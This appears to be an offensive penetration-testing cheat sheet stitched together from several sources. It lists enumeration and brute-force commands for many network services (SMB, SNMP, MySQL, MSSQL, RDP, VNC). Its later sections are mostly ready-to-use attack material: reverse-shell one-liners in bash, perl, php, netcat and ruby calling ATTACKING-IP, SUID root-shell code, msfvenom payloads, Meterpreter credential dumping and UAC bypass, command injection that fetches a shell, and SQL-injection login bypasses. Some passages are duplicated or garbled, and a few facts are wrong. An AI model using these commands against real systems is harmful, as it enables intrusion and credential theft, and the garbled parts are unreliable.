Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts,files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and Ntml authentication brute forcing

Source: http://www.edge-security.com/webslayer.php
root@kali:~# webslayer

Brute Force:
hydra 10.0.0.1 http-post-form "/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P /usr/share/wordlists/rockyou.txt -l admin

Whatweb - Usage: whatweb [options] <URLs>
WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.
WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.
Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. ", but a minority of

WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.
EXAMPLE USAGE:
* Scan example.com.
  ./whatweb example.com
* Scan reddit.com slashdot.org with verbose plugin descriptions.
  ./whatweb -v reddit.com slashdot.org
* An aggressive scan of wired.com detects the exact version of WordPress.
  ./whatweb -a 3 www.wired.com
* Scan the local network quickly and suppress errors.
  whatweb --no-errors 192.168.0.0/24

Pop3 (110):
telnet INSERTIPADDRESS 110
USER pelle@INSERTIPADDRESS
PASS admin
or:
USER pelle
PASS admin

RPCBind (111):
rpcinfo –p x.x.x.x

RPC (135)

- Enumerate, shows if any NFS mount exposed:
  `rpcinfo -p $ip`
  `nmap $ip --script=msrpc-enum`
  `msf > use exploit/windows/dcerpc/ms03_026_dcom`

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable
First we need to investigate if the https-page is vulnerable to heartbleed
We can do that the following way.
`sudo sslscan 192.168.101.1:443`
or using a nmap script
`nmap -sV --script=ssl-heartbleed 192.168.101.8`
You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
Run
```

- Open a connection
  openssl s_client -connect $ip:443
- Basic SSL ciphers check
  nmap --script ssl-enum-ciphers -p 443 $ip
- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

- Test authentication:
  telnet $ip 110
  USER uer@$ip
  PASS admin
  list
  retr 1

Finger

port 79

https://touhidshaikh.com/blog/?p=914

Find Logged in users on target.

finger @$ip
if there is no user logged in this will show no username
Check User is existed or not.
finger $username@$ip
The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter `HTTP - Web Vulnerabilities`.
We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with `.htaccess` we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
```
Create .htpasswd file
```
htpasswd -cb .htpasswd test admin
service apache2 restart
```
This will now create a file called .htpasswd with the user: test and the password: admin
If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:
```
<Directory /var/www/html/test>
    AllowOverride AuthConfig
</Directory>
```
Brute force it
Now that we know how this works we can try to brute force it with medusa.
```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m
DIR:/test -T 10
```

Port 88 - Kerberos
Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.
If you already have a login to a user of that domain you might be able to escalate that privilege.
Check out: MS14-068

Port 110 - Pop3
This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.
```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin
# List all emails
list
# Retrive email number 5, for example
retr 5
```

Port 111 - Rpcbind
RFC: 1833
Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:
```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP
Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.
An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC
This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC
Enumerate
```
nmap 192.168.0.101 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares
Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.
Connecting
For linux-users you can log in to the smb-share using smbclient, like this:
```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```
If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.
So smb, for a linux-user, is pretty much like and ftp or a nfs.
Here is a good guide for how to configure samba:https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!
```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077
"//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSExec
If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.
```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):
enum4linux –a 10.0.0.1
nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios

name and discover client workgroup / domain
py 192.168.XXX.XXX 500 50000 dict.txt
python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX
nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse
smbclient -L //INSERTIPADDRESS/
List open shares
smbclient //INSERTIPADDRESS/ipc$ -U john
SMB uses the following TCP and UDP ports:

netbios-ns 137/tcp # NETBIOS Name Service
netbios-ns 137/udp
netbios-dgm 138/tcp # NETBIOS Datagram Service
netbios-dgm 138/udp
netbios-ssn 139/tcp # NETBIOS session service
netbios-ssn 139/udp
microsoft-ds 445/tcp # if you are using Active Directory

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

nmblookup -A $ip
enum4linux -a $ip
Used to enumerate data from Windows and Samba hosts and is a wrapper for smbclient, rpcclient, net and nmblookup

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

locate .nse | grep smb

[+] NBNS Spoof / Capture
[>] NBNS Spoof
msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > show options
msf auxiliary(nbns_response) > set INTERFACE eth0
msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10
msf auxiliary(nbns_response) > run

[>] SMB Capture
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb
msf auxiliary(smb) > run

Samrdump is pre-installed on Backtrack 5 .
You can find "samrdump" under SMB Analyis .
Samrdump is used to retrieved information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

SNMP Enumeration (161):

```
snmpwalk -c public -v1 10.0.0.0
snmpcheck -t 192.168.1.X -c public
onesixtyone -c names -i hosts
nmap -sT -p 161 192.168.X.X -oG snmp_results.txt
snmpenum -t 192.168.1.X
for community in public private manager; do snmpwalk -c $community -v1 $ip; done
snmpwalk -c public -v1 $ip
snmpenum $ip public windows.txt
```

Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
```

Based on UDP, stateless and susceptible to UDP spoofing

```
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt
snmpwalk -c public -v1  10.1.1.1 # we need to know that there is a community called public
snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip
snmp-check -t $ip -c public
onesixtyone -c names -i $ip
```

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections. You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.

```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission
Outgoing smtp-port
If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups
Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: **http://localhost:631/admin**
You authenticate with the OS-users.
Find version. Test **cups-config --version**. If this does not work surf to **http://localhost:631/printers** and see the CUPS version in the title bar of your browser.
There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted
The default port for the Imap-protocol.

Port 995 - POP3 Encrypten
Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.
Related ports: 110 is the POP3 non-encrypted.
25, 465

Port 1025 - NFS or IIS
I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038
I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101
tnscmd10g status -h 192.168.1.101
```

Bruteforce the ISD

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with `sqlplus`

References:

http://www.red-database-security.com/wp/itu2007.pdf

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

tnscmd10g version -h INSERTIPADDRESS

tnscmd10g status -h INSERTIPADDRESS

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to
connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122

Mysql-commands cheat sheet

http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

```
You can also use mysql to upload a shell
```

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST  --data 'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
mysql> \! sh
```

MsSql

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../.freetds.conf
[someserver]
host = $ip
port = 1433
tds version = 8.0
user=sa

root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Port 2049 - NFS

Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.
If the service is on its default port you can run this command to see what the

filesystem is sharing
`showmount -e 192.168.1.109`
Then you can mount the filesystem to your machine using the following command
`mount 192.168.1.109:/ /tmp/NFS`
`mount -t 192.168.1.109:/ /tmp/NFS`
Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.
This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB
There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.
Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:
Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL
Always test the following:
Username: root
Password: root
```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost
telnet 192.168.0.101 3306
```
You will most likely see this a lot:
`ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server`
This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files
`cat /etc/my.cnf`
http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet
http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

```
You can also use mysql to upload a shell
```

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?
So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

```
/var/www/html/configuration.php
```

In that file you find the

```
<?php
class JConfig {
    var $mailfrom = 'admin@rainng.com';
    var $fromname = 'testuser';
    var $sendmail = '/usr/sbin/sendmail';
    var $password = 'myPassowrd1234';
    var $sitename = 'test';
    var $MetaDesc = 'Joomla! - the dynamic portal engine and
content management system';
    var $MetaKeys = 'joomla, Joomla';
    var $offline_message = 'This site is down for maintenance.
Please check back again soon.';
    }
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.
Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt
rdp://192.168.1.101
```

Ms12-020
This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp
I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP
I have seen this port being used by Apache James Remote Configuration.
There is an exploit for version 2.3.2
https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service
Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR
The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.
I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC
VNC is used to get a screen for a remote host. But some of them have some exploits.
You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.
It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
vncviewer 192.168.1.109
```

Ctr-alt-del
If you are unable to input ctr-alt-del (kali might interpret it as input for kali).
Try `shift-ctr-alt-del`

Metasploit scanner
You can scan VNC for logins, with bruteforce.

Login scan
```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth
```
use auxiliary/scanner/vnc/vnc_none_auth
set rhosts 192.168.1.109
run
```

Port 8080
Since this port is used by many different services. They are divided like this.
Tomcat
Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -
Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:
LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:
The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357

04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

RDP

- Bruteforce
- ncrack -vv --user administrator -P password-file.txt rdp://$ip
- hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"

DNS Zone Transfers:
nslookup -> set type=any -> ls -d blah.com
dig axfr blah.com @ns1.blah.com
This one works the best in my experience
dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml
Mounting File Share
showmount -e IPADDR
mount 192.168.1.1:/vol/share /mnt/nfs -nolock
mounts the share to /mnt/nfs without locking it
mount -t cifs -o username=user,password=pass,domain=blah //192.168.1.X/share-name /mnt/cifs
Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)
net use Z: \\win-server\share password /user:domain\janedoe /savecred /p:no
Mount a Windows share on Windows from the command line
apt-get install smb4k –y
Install smb4k on Kali, useful Linux GUI for browsing SMB shares
Fingerprinting: Basic versioning / finger printing via displayed banner
nc -v 192.168.1.1 25
telnet 192.168.1.1 25

Exploit Research
searchsploit windows 2003 | grep -i local
Search exploit-db for exploit, in this example windows 2003 + local esc
Compiling Exploits
gcc -o exploit exploit.c

Compile C code, add –m32 after ‘gcc’ for compiling 32 bit code on 64 bit Linux
i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe
Compile windows .exe on Linux

Packet Inspection:
tcpdump tcp port 80 -w output.pcap -i eth0
tcpdump for port 80 on interface eth0, outputs to output.pcap
Password Cracking
hash-identifier [hash]
john hashes.txt
hashcat -m 500 -a 0 -o output.txt –remove hashes.txt /usr/share/wordlists/rockyou.txt
hashcat -m 1000 dump.txt -o output.txt --remove -a 3 ?u?l?l?d?d?d?d
Brute force crack for NTLM hashes with an uppercase, lowercase, lowercase, and 4 digit mask
List of hash types and examples for hashcat https://hashcat.net/wiki/doku.php?id=example_hashes
https://hashkiller.co.uk has a good repo of already cracked MD5 and NTLM hashes

Bruteforcing:
hydra 10.0.0.1 http-post-form
“/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid” -P
/usr/share/wordlists/rockyou.txt -l admin
hydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR PROTOCOL
hydra -P /usr/share/wordlistsnmap.lst 192.168.X.XXX smtp –V
Hydra SMTP Brute force
Shells & Reverse Shells
SUID C Shells
bin/bash:
int main(void){

setresuid(0, 0, 0);

system("/bin/bash");

}
bin/sh:
int main(void){

setresuid(0, 0, 0);

system("/bin/sh");

}
TTY Shell:
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh –i
execute('/bin/sh')
LUA
!sh
Privilege Escalation via nmap
:!bash
Privilege escalation via vi
Spawn Ruby Shell

exec "/bin/sh"
ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("/bin/sh -i <&%d >&%d
Netcat
nc -e /bin/sh ATTACKING-IP 80
/bin/sh | nc ATTACKING-IP 80
rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
Telnet Reverse Shell
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p
telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443
PHP
php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3");'
(Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)
Bash
exec /bin/bash 0&0 2>&0
0<&196;exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196
exec 5<>/dev/tcp/ATTACKING-IP/80 cat <&5 | while read line; do $line 2>&5 >&5; done
or: while read line 0<&5; do $line 2>&5 >&5; done

bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1
Perl
exec "/bin/sh";
perl —e 'exec "/bin/sh";'
perl -e 'use Socket;$i="ATTACKING-IP";$p=
80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))
){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>;'
Windows
perl -e 'use Socket;$i="ATTACKING-IP";$p=
80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))
){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
Windows
Meterpreter
Windows reverse meterpreter payload
set payload windows/meterpreter/reverse_tcp
Windows reverse tcp payload
Windows VNC Meterpreter payload
set payload windows/vncinject/reverse_tcp
Meterpreter Windows VNC Payload
set ViewOnly false
Linux Reverse Meterpreter payload
set payload linux/meterpreter/reverse_tcp
Meterpreter Linux Reverse Payload
Meterpreter Cheat Sheet
upload file c:\\windows
Meterpreter upload file to Windows target
download c:\\windows\\repair\\sam /tmp
Meterpreter download file from Windows target
download c:\\windows\\repair\\sam /tmp
Meterpreter download file from Windows target
execute -f c:\\windows\temp\exploit.exe
Meterpreter run .exe on target – handy for executing uploaded exploits
execute -f cmd -c

Creates new channel with cmd shell
ps
Meterpreter show processes
shell
Meterpreter get shell on the target
getsystem
Meterpreter attempts priviledge escalation the target
hashdump
Meterpreter attempts to dump the hashes on the target (must have privileges; try migrating to winlogon.exe if possible first)
portfwd add –l 3389 –p 3389 –r target
Meterpreter create port forward to target machine
portfwd delete –l 3389 –p 3389 –r target
Meterpreter delete port forward
use exploit/windows/local/bypassuac
Bypass UAC on Windows 7 + Set target + arch, x86/64
use auxiliary/scanner/http/dir_scanner
Metasploit HTTP directory scanner
use auxiliary/scanner/http/jboss_vulnscan
Metasploit JBOSS vulnerability scanner
use auxiliary/scanner/mssql/mssql_login
Metasploit MSSQL Credential Scanner
use auxiliary/scanner/mysql/mysql_version
Metasploit MSSQL Version Scanner
use auxiliary/scanner/oracle/oracle_login
Metasploit Oracle Login Module
use exploit/multi/script/web_delivery
Metasploit powershell payload delivery module
post/windows/manage/powershell/exec_powershell
Metasploit upload and run powershell script through a session
use exploit/multi/http/jboss_maindeployer
Metasploit JBOSS deploy
use exploit/windows/mssql/mssql_payload
Metasploit MSSQL payload
run post/windows/gather/win_privs
Metasploit show privileges of current user
use post/windows/gather/credentials/gpp
Metasploit grab GPP saved passwords
load kiwi
creds_all
Metasploit load Mimikatz/kiwi and get creds
run post/windows/gather/local_admin_search_enum
Idenitfy other machines that the supplied domain user has administrative access to
set AUTORUNSCRIPT post/windows/manage/migrate
Meterpreter Payloads
msfvenom –l
List options
Binaries
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elf
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exe
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f macho > shell.macho
Web Payloads
msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT= -f raw > shell.php

PHP
set payload php/meterpreter/reverse_tcp
Listener
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
PHP
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp
ASP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp
JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war
WAR
Scripting Payloads
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py
Python
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh
Bash
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl
Perl
Shellcode
For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f
Handlers
Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

exploit/multi/handler set PAYLOAD set LHOST set LPORT set ExitOnSession false exploit -j -z
An example is:

msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f > exploit.extension
Powershell
Execution Bypass

Set-ExecutionPolicy Unrestricted
./file.ps1
Import-Module script.psm1
Invoke-FunctionThatIsIntheModule
iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.ps1")
Powershell.exe blocked

Use 'not powershell' https://github.com/Ben0xA/nps
Privilege Escalation
Linux:
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

https://github.com/pentestmonkey/unix-privesc-check

Windows:
https://github.com/pentestmonkey/windows-privesc-check

http://www.fuzzysecurity.com/tutorials/16.html

https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

Command Injection
File Traverse:
website.com/file.php[?path=/]
Test HTTP options using curl:
curl -vX OPTIONS [website]
Upload file using CURL to website with PUT option available
curl --upload-file shell.php --url http://192.168.218.139/test/shell.php --http1.0
Transfer file (Try temp directory if not writable)(wget -O tells it where to store):
?path=/; wget http://IPADDRESS:8000/FILENAME.EXTENTION;
Activate shell file:
; php -f filelocation.php;
SQLInjections
Common Injections for Login Forms:
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1—
SQLMap
sqlmap -u http://meh.com --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3
Automated sqlmap scan
sqlmap -u http://INSERTIPADDRESS --dbms=mysql --crawl=3
